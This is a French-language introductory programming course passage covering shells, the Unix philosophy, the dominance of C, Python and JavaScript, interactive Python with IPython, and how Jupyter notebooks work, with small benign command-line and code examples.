
L'émulateur de terminal de notre choix sera en charge de rouler un autre type d'application : un shell. Encore ici, il y a plusieurs possibilités, certaines très anciennes et classiques : Bash, Zsh (pour les systèmes Unix) ou Powershell pour Windows. Le shell doit être vu comme un autre type d'interface (de nature plus logique et procédurale, par opposition à graphique) entre vous (l'utilisateur) et le système d'exploitation. Les shells sont en charge d'exécuter des commandes (comme par exemple la commande Unix `ls`, très fameuse, pour lister les fichiers d'un répertoire) mais ils ont aussi leur propre langage de programmation intégré : on parle parfois de Bash en tant que langage de scripting. Certaines applications sont entièrement écrites avec le langage Bash, par exemple. Pour ma part, j'ai longtemps utilisé Bash, ensuite je suis passé à Zsh, et récemment je me suis converti à Fish.

C'est à ce dernier niveau, celui du shell, que la majorité de l'action de ce cours se passera. Le shell est utilisé en général pour rouler toutes sortes d'applications (par exemple `python`, `git`, `docker`, etc), et combiner ou manipuler leurs résultats (souvent de nature textuelle eux aussi). Par exemple si vous voyez ceci dans le cours :

```
$ echo "Christian" | python3 -c "import sys; print(f'Hello {sys.stdin.read().strip()}!')"
Hello Christian!
```

Il s'agit d'une commande (en fait deux, reliées entre elles) qui peut être exécutée dans un shell Bash ou autre (les shells de type Unix ont tendance à être très compatibles entre eux). Le caractère `$` (qui peut être différent pour vous, ce n'est qu'une convention) indique le "prompt", le mécanisme d'entrée pour une commande. La ligne qui suit, sans prompt, montre le résultat de la commande. Essayez-la dans votre propre environnement ! Et si ça ne fonctionne pas, essayez tout d'abord de comprendre pourquoi (ce que dit le message d'erreur en particulier, qui parfois, peut être très cryptique, il est vrai). Il est à noter que la notion de "prompt" est très intéressante et profonde en soi, car elle constitue dans un sens la représentation quasi idéalisée que l'on se fait de la communication avec un ordinateur. Voici deux exemples fameux de prompts :





Dans les deux cas, il s'agit clairement d'interfaces de nature textuelle (mais implémentées en tant que pages, ou applications, web).

La philosophie Unix

La philosophie Unix est un ensemble de principes de conception logicielle qui a émergé dans les années 1970 aux Bell Labs, en même temps que le système Unix lui-même. Ses auteurs principaux, Ken Thompson et Dennis Ritchie (les créateurs d'Unix et du langage C), ainsi que Doug McIlroy (l'inventeur du concept de "Unix pipe"), ont formulé une vision qui peut se résumer en quelques idées simples : chaque programme devrait faire une seule chose et la faire bien ; les programmes devraient pouvoir être composés (ou assemblés) ensemble, la sortie de l'un devenant l'entrée de l'autre ; et le texte devrait être le format universel d'échange entre programmes. Ces principes peuvent sembler évidents aujourd'hui, mais ils représentaient un choix radical à une époque où la tendance dominante était de construire de gros systèmes intégrés et monolithiques.

L'exemple de commande que nous avons vu plus haut illustre déjà ces principes en action. Le symbole `|` (le pipe, inventé par McIlroy) permet de connecter la sortie de la commande `echo` à l'entrée du programme `python3`. Chaque composant fait son travail de manière indépendante, et c'est leur composition qui produit le résultat voulu. Cette idée de composition est au coeur de la philosophie Unix, et elle se manifeste partout dans l'écosystème : on peut par exemple compter le nombre de fichiers Python dans un répertoire en enchaînant les commandes `ls`, `grep` et `wc` :


```
$ ls | grep "\.py$" | wc -l
7
```

Trois petits programmes, chacun avec une responsabilité précise (lister, filtrer, compter), combinés pour accomplir une tâche qu'aucun d'entre eux ne pourrait faire seul.

Cette philosophie aurait pu rester un artefact historique des Bell Labs, mais elle a connu une seconde vie spectaculaire grâce à Linux. En 1991, Linus Torvalds, un étudiant finlandais, a commencé à développer un noyau de système d'exploitation compatible Unix, qu'il a rendu disponible librement sur l'internet naissant. Ce geste a catalysé un mouvement qui couvait depuis les années 1980 avec le projet GNU de Richard Stallman : l'idée que le code source d'un logiciel devrait être accessible, modifiable et redistribuable par tous. Linux est devenu le véhicule principal de la philosophie Unix dans le monde moderne, et son adoption a été propulsée par la croissance explosive de l'internet. Aujourd'hui, la très grande majorité des serveurs web, des infrastructures cloud et des superordinateurs roulent Linux. Android, le système d'exploitation mobile le plus utilisé au monde, est lui aussi basé sur un noyau Linux. La philosophie Unix, avec ses petits outils composables et son orientation textuelle, s'est révélée remarquablement adaptée au monde des serveurs et du web, où l'automatisation et le scripting sont essentiels.

L'approche de Windows est fondamentalement différente. Là où Unix propose une multitude de petits outils indépendants qui communiquent par texte, Windows a historiquement favorisé de grosses applications intégrées, avec des interfaces graphiques riches et des formats de données propriétaires. Ce n'est pas un accident : Microsoft a bâti son empire sur la vente de logiciels commerciaux (Windows, Office, etc.), et son modèle économique reposait sur le contrôle de l'écosystème. Le résultat est un environnement où les applications sont souvent de grandes "boîtes noires" difficiles à composer entre elles, et où la ligne de commande a longtemps été un citoyen de seconde classe. Il est révélateur que Microsoft ait fini par offrir WSL (Windows Subsystem for Linux) en 2016, qui permet de rouler un environnement Linux complet à l'intérieur de Windows : c'est un aveu que pour le développement logiciel, l'écosystème Unix est devenu incontournable. Microsoft a aussi fait l'acquisition de GitHub en 2018, et contribue aujourd'hui activement à plusieurs projets open source, ce qui aurait été impensable au début des années 2000, quand son PDG Steve Ballmer qualifiait Linux de "cancer".

Cette victoire de l'écosystème Unix sur ses concurrents n'était pourtant pas évidente au départ. En 1989, Richard Gabriel, un informaticien issu du monde Lisp et de l'intelligence artificielle, a publié un essai provocateur intitulé "Worse is Better". Gabriel y compare deux philosophies de conception : l'approche "MIT", issue du monde académique et du langage Lisp, qui vise la perfection et l'élégance théorique, quitte à produire des systèmes complexes ; et l'approche "New Jersey" (en référence aux Bell Labs, où Unix a été créé), qui privilégie la simplicité d'implémentation, quitte à sacrifier certaines garanties de correction ou de complétude. L'argument central de Gabriel est que l'approche "pire" (celle d'Unix) gagne à long terme, parce qu'un système simple est plus facile à porter sur de nouvelles machines, plus facile à comprendre, et plus facile à faire adopter. Une fois adopté par une masse critique d'utilisateurs, le système peut ensuite être amélioré graduellement. C'est exactement ce qui s'est passé avec Unix et Linux : un système techniquement imparfait, mais simple et portable, a fini par dominer le monde, tandis que des systèmes théoriquement supérieurs (comme les machines Lisp) ont disparu.




Les deux trajectoires de l'essai de Gabriel. La qualité se lit sur l'axe vertical, la diffusion dans l'épaisseur du trait.


L'essai de Gabriel met le doigt sur une tension fondamentale en génie logiciel, que nous retrouverons tout au long de ce cours : la simplicité pragmatique versus la perfection théorique. Le principe YAGNI ("You Aren't Gonna Need It"), que nous verrons plus tard, est une incarnation directe de cette idée : mieux vaut un système simple qui fonctionne aujourd'hui qu'un système parfait qui n'est jamais terminé. Le succès de Linux, de Git (dont nous parlerons en détail) et de l'écosystème open source en général témoigne de la puissance de cette approche. Ce n'est pas que la qualité n'a pas d'importance, mais plutôt que la bonne stratégie est souvent de commencer simple, de livrer rapidement, et d'améliorer de manière itérative en réponse aux besoins réels des utilisateurs.

Pourquoi travailler avec ces outils particuliers ?

Pourquoi est-ce qu'on s'impose de travailler avec ces outils dans ce cours ? Tout d'abord, en général, la ligne de commande est associée plus fortement aux mondes Unix (ce qui inclut Linux et MacOS, qui en sont des "saveurs" particulières) et du développement logiciel. Unix et la ligne de commande sont plus "orientés" vers le développement, et ils ont une longue tradition qui comprend une multitude d'outils classiques, etc. Ensuite la ligne de commande est plus axée sur une manière textuelle d'interagir avec un ordinateur, considérée généralement comme plus "proche" de la programmation. Et finalement, Unix, en tant qu'écosystème global (surtout avec Linux) est plus orienté web. Il est parfaitement possible de faire du développement web sur une machine Windows (et plusieurs le font), mais en général, étant donné qu'une grande partie des serveurs et de l'infrastructure de l'internet roule Linux, il est considéré un peu plus "naturel" d'utiliser aussi un système basé sur Unix, en tant que développeur. Finalement, remarquons le fait que la ligne de commande est tellement importante et omniprésente qu'elle se retrouve au coeur même d'outils modernes (et graphiques) de développement. VS Code par exemple a sa propre console (voici ma propre version, avec laquelle je développe ce cours, la console est à droite) :



Et même les navigateurs web ont des consoles intégrées, voici mon navigateur Brave avec sa console Javascript à droite :



VS Code, ou l'éditeur comme vue sur les outils

Dans le module 2, presque tout se fera d'abord dans le terminal : lancer les tests avec `pytest`, créer un environnement avec `uv`, faire un commit avec `git`. C'est voulu. La ligne de commande est l'endroit

où l'on voit ce que les outils font vraiment, et un outil qu'on a d'abord vu nu ne surprend plus quand on le retrouve habillé. À quatre endroits du module, un encart « Dans VS Code » le retrouvera habillé, et montrera comment l'éditeur rend ces mêmes gestes visibles, cliquables et, pour certains, plus rapides, sans jamais rien changer à ce qui se passe dessous. Quand vous cliquerez sur une coche verte pour lancer un test, c'est `pytest` qui tournera. Quand vous poserez un point d'arrêt, c'est un débogueur en ligne de commande qui s'arrêtera. Quand vous validerez un changement dans le panneau de gauche, c'est `git commit` qui s'exécutera. L'éditeur n'ajoute pas de magie, il ajoute une vue.

Quelques faits sur cet éditeur, puisqu'il reviendra souvent. Microsoft le développe en source ouverte avec sa communauté, sous le nom de *Code - OSS* et sous licence MIT, et en distribue chaque mois une version pour Windows, macOS et Linux. Son dépôt le décrit comme un éditeur qui « combine la simplicité d'un éditeur de code avec ce dont les développeurs ont besoin pour leur cycle de base, éditer, construire, déboguer ». Presque tout ce que les encarts utiliseront vient d'une seule extension, l'extension Python de Microsoft, qui installe avec elle le débogueur. Le reste, la vue de contrôle de source, est intégré à l'éditeur lui-même. Et presque tout se commande depuis un seul endroit, la **palette de commandes**, qu'on ouvre avec Ctrl+Maj+P, ou Cmd+Maj+P sur Mac, et où l'on tape ce qu'on veut faire plutôt que de le chercher dans les menus. Tout y sera montré en Python, mais chacune de ces vues existe pour JavaScript, avec d'autres extensions et les mêmes gestes.

Les langages du cours

Dans ce cours, nous allons principalement utiliser deux langages de programmation : Python et JavaScript. Ce choix n'est pas arbitraire. Si on regarde le paysage informatique actuel, on peut argumenter que trois langages (ou familles de langages) couvrent à eux seuls une part démesurée du terrain : C/C++, Python et JavaScript. Comprendre pourquoi ces trois-là dominent, c'est comprendre une bonne partie de l'histoire et de la structure du monde logiciel contemporain.

C et C++



C est le langage de la fondation. Créé par Dennis Ritchie aux Bell Labs au début des années 1970, précisément pour réécrire Unix dans un langage plus portable que l'assembleur, C est devenu le langage dans lequel est construit une grande partie de l'infrastructure informatique mondiale. Les noyaux de Linux, Windows et MacOS sont écrits en C. Les interpréteurs de Python et de JavaScript le sont aussi. C++ (créé par Bjarne Stroustrup en 1979, également aux Bell Labs) a étendu C avec la programmation orientée objet et est devenu le langage de prédilection pour les systèmes qui demandent à la fois performance et abstraction : les navigateurs web, les moteurs de jeux vidéo, les bases de données. C et C++ sont les langages "proches de la machine", ceux qui permettent de contrôler finement la mémoire et les ressources matérielles, au prix d'une complexité considérable pour le programmeur.

Python



Python, créé par Guido van Rossum en 1991 (la même année que Linux, par coïncidence), représente une philosophie très différente de C. Là où C donne un contrôle maximal au programmeur au prix de la complexité, Python mise tout sur la lisibilité et la simplicité. Van Rossum voulait un langage où le code se lit presque comme de l'anglais, et où il n'y a idéalement qu'une seule façon évidente de faire les choses (c'est le fameux "Zen of Python", accessible en tapant `import this` dans un interpréteur Python).

```
>>> import this
The Zen of Python, by Tim Peters

Beautiful is better than ugly.
Explicit is better than implicit.
Simple is better than complex.
Complex is better than complicated.
Flat is better than nested.
```

```
Sparse is better than dense.
Readability counts.
Special cases aren't special enough to break the rules.
Although practicality beats purity.
Errors should never pass silently.
Unless explicitly silenced.
In the face of ambiguity, refuse the temptation to guess.
There should be one-- and preferably only one --obvious way to do it.
Although that way may not be obvious at first unless you're Dutch.
Now is better than never.
Although never is often better than *right* now.
If the implementation is hard to explain, it's a bad idea.
If the implementation is easy to explain, it may be a good idea.
Namespaces are one honking great idea -- let's do more of those!
```

Le résultat est un langage objectivement lent par rapport à C (facilement de 10 à 100 fois plus lent, selon le contexte, ce qui n'est pas rien !), mais d'une productivité remarquable : on peut exprimer en quelques lignes de Python ce qui en prendrait des dizaines en C. Cette simplicité a fait de Python le langage dominant dans l'enseignement de la programmation, dans le scripting et l'automatisation, et surtout dans le monde de la science des données et de l'intelligence artificielle. Les bibliothèques comme NumPy, pandas, TensorFlow et PyTorch, qui propulsent la révolution actuelle de l'IA, sont toutes accessibles via Python (même si leurs entrailles sont souvent écrites en C ou C++ pour la performance). Le succès de Python est un autre cas de "Worse is Better" : un langage techniquement "inférieur" en performance brute, mais tellement plus simple à apprendre et à utiliser qu'il a fini par s'imposer dans des domaines entiers.

La boucle interactive (REPL), et IPython

Cette invite `>>>` mérite un mot, parce qu'elle reviendra. Lancer `python` sans rien d'autre ouvre une **boucle interactive**, ou *REPL* pour *read-eval-print loop* : on tape une ligne, elle est exécutée, le résultat s'affiche, et on recommence, avec tout ce qu'on a défini avant encore en mémoire. C'est l'endroit où l'on essaie une idée avant de l'écrire dans un fichier, où l'on vérifie ce que renvoie une fonction, où l'on regarde à quoi ressemble une valeur. L'idée est aussi vieille que la programmation interactive elle-même, et elle vient de Lisp. À une époque où l'on remettait son programme sur cartes perforées et où l'on revenait chercher le résultat des heures plus tard, John McCarthy raconte, dans son histoire de Lisp, qu'une démonstration de Lisp « en temps partagé » a eu lieu sur un IBM 704 dès 1960, et que L. Peter Deutsch a écrit le premier Lisp interactif sur le PDP-1 en 1963. Lisp étant un interpréteur, on pouvait lui soumettre une expression, la voir évaluée et affichée, et en soumettre une autre, sans jamais quitter le système : la boucle « lire, évaluer, afficher » est née là, et le shell que vous avez vu plus haut en est une cousine, qui lit des commandes plutôt que des expressions. La boucle livrée avec Python est sobre. Celle que les programmeurs Python utilisent vraiment s'appelle **IPython**, commencée en 2001 par Fernando Pérez, alors étudiant au doctorat à Boulder, et qui ajoute la complétion par tabulation, la coloration, l'historique et une foule de commodités, sans rien changer au langage. Elle s'essaie en une commande, sans installation permanente, et voici à quoi ressemble une session, avec une fonction définie sur place, un résultat repris par `_`, et un `?` qui demande à la boucle ce qu'elle sait d'un nom :

```
$ uvx ipython
In [1]: def est_palindrome(s):
```

```
   ...:     """Vrai si s se lit dans les deux sens, espaces et casse ignorées."""
   ...:     s = s.lower().replace(" ", "")
   ...:     return s == s[::-1]
   ...:

In [2]: est_palindrome("Engage le jeu que je le gagne")
Out[2]: True

In [3]: _
Out[3]: True

In [4]: phrases = ["kayak", "radar", "python"]


In [5]: [p for p in phrases if est_palindrome(p)]
Out[5]: ['kayak', 'radar']

In [6]: est_palindrome?
Signature: est_palindrome(s)
Docstring: Vrai si s se lit dans les deux sens, espaces et casse ignorées.
File:      ~/<ipython-input-1-f603ce89dc33>
Type:      function
```

Chaque entrée et chaque sortie sont numérotées, ce qui permet d'y revenir, et la touche de tabulation complète les noms au fur et à mesure, ce qu'une transcription ne peut pas montrer.

Le notebook

Le projet Jupyter est né du projet IPython en 2014, dit-il lui-même, « pour soutenir la science des données interactive et le calcul scientifique dans tous les langages ». Un **notebook** est un programme découpé en cellules, de code ou de texte, qu'on exécute une à une, dans l'ordre qu'on veut, l'état restant vivant entre deux exécutions. Autrement dit, un point d'arrêt permanent, dans lequel on peut écrire. En voici un, à quatre cellules, que vous pouvez télécharger : une cellule de texte, puis `est_palindrome` définie dans la première cellule de code, une liste filtrée dans la deuxième, qui trouve trois palindromes, et l'appel sur la phrase d'Ésope dans la troisième, qui répond `False`. La deuxième cellule utilise la fonction définie dans la première sans la redéfinir : c'est l'état qui survit, et le numéro entre crochets à gauche de chaque cellule dit dans quel ordre elles ont été exécutées.



Pourquoi tant de gens y travaillent, alors qu'un fichier et une boucle interactive existent déjà ? Pour trois raisons, qui tiennent chacune à ce qu'un notebook est, et non à ce qu'il fait.

— **Une autre manière d'écrire du code, non linéaire.** Un programme se lit de haut en bas. Une exploration ne s'écrit pas ainsi : on essaie, on regarde, on revient trois cellules plus haut, on change une chose, on relance ce qui suit. Le notebook est fait pour ce va-et-vient, et il garde, à côté du code, ses résultats et le texte qui les commente. Cette idée a un auteur. En 1984, dans *The Computer Journal*, Donald Knuth proposait de renverser la perspective : « au lieu de nous imaginer que notre tâche principale est de dire à un ordinateur quoi faire, concentrons-nous plutôt sur l'explication, à des êtres humains, de ce que nous voulons qu'un ordinateur fasse ». Il appelait cela la **programmation lettrée** (*literate programming*), et voyait le programmeur comme un essayiste, dont les concepts sont présentés « dans l'ordre qui convient le mieux à la compréhension humaine ». L'idée n'a jamais vraiment percé sous la forme qu'il lui donnait. Le notebook est ce qui s'en approche le plus, et lui a percé.

— **Il vit dans le navigateur.** L'interface est une page web, ce qui a deux conséquences. La première est que le code peut s'exécuter ailleurs que là où l'on regarde, sur une machine plus grosse, avec des cartes graphiques : Google Colab, « un service Jupyter hébergé qui ne demande aucune installation » et donne accès « à des ressources de calcul, dont des GPU et des TPU », dit sa foire aux questions, n'est rien d'autre que cela, un notebook dont le noyau tourne chez Google. La seconde est qu'un notebook se lit sans s'exécuter, puisque ses résultats sont dedans : GitHub l'affiche tel quel.

— **Il se partage.** Colab se partage « comme un document Google Docs ou Sheets », et JupyterLab, avec son extension de collaboration, permet l'édition simultanée du même notebook par plusieurs personnes, chacune voyant le curseur des autres, « sans conflit possible, puisque tout le monde travaille en synchronie sur le même document ». Pour une équipe qui explore des données, c'est le tableau blanc de la réunion, sauf que le tableau calcule.

Ce qui tourne derrière un notebook

Ce qui tourne derrière est plus intéressant que l'interface. Il y a trois acteurs, et la documentation de Jupyter insiste sur le fait qu'ils « ne peuvent pas se parler directement ». La page que vous voyez est une application web dans votre navigateur. Elle parle à un serveur Jupyter, lancé sur votre machine, qui est « un carrefour de communication » et qui, seul, lit et écrit le fichier sur le disque. Et le code est exécuté par un **noyau** (*kernel*), un processus séparé, ici un IPython, qui reçoit des messages

JSON par des sockets ZeroMQ, exécute ce qu'on lui envoie et renvoie les résultats. Le noyau « ne sait rien du document », dit la même page, « il reçoit seulement des cellules de code à exécuter quand l'utilisateur les lance ». Retenez l'image, des processus qui ne partagent rien et ne se parlent que par messages : vous la retrouverez dans le module 2, dans la section sur la concurrence. C'est ce découpage qui permet d'exécuter du R ou de Julia dans le même notebook, il suffit d'un autre noyau, et de faire tourner le noyau sur une machine distante pendant que le navigateur reste ici.

Le fichier lui-même, l'extension `.ipynb`, est du JSON, un format que vous reverrez de près dans le module 2 : une liste de cellules, chacune avec son type, son code source, ses sorties et son numéro d'exécution. Voici la deuxième cellule de code du notebook, telle qu'elle est écrite sur le disque.

```
{
  "cell_type": "code",
  "execution_count": 2,
  "source": [
    "phrases = [\"kayak\", \"radar\", \"python\", \"Engage le jeu que je le gagne\"]\n",
    "[p for p in phrases if est_palindrome(p)]"
  ],
  "outputs": [
    {
      "output_type": "execute_result",
      "execution_count": 2,
      "data": {
        "text/plain": [
          "['kayak', 'radar', 'Engage le jeu que je le gagne']"
        ]
      }
    }
  ]
}
```

Ce détail explique une chose qu'on constate vite : un notebook dans git est pénible à comparer, parce qu'une exécution change les numéros et les sorties sans qu'une ligne de code ait bougé. Pour l'ouvrir, une commande suffit, qui démarre le serveur et ouvre le navigateur :

```
$ uvx --from jupyterlab jupyter-lab
```

C'est ce qui rend le notebook irremplaçable pour explorer des données, où l'on ne sait pas d'avance ce qu'on cherche. Il a aussi un piège, que la section sur le débogage du module 2 décrira, parce que c'en est un.

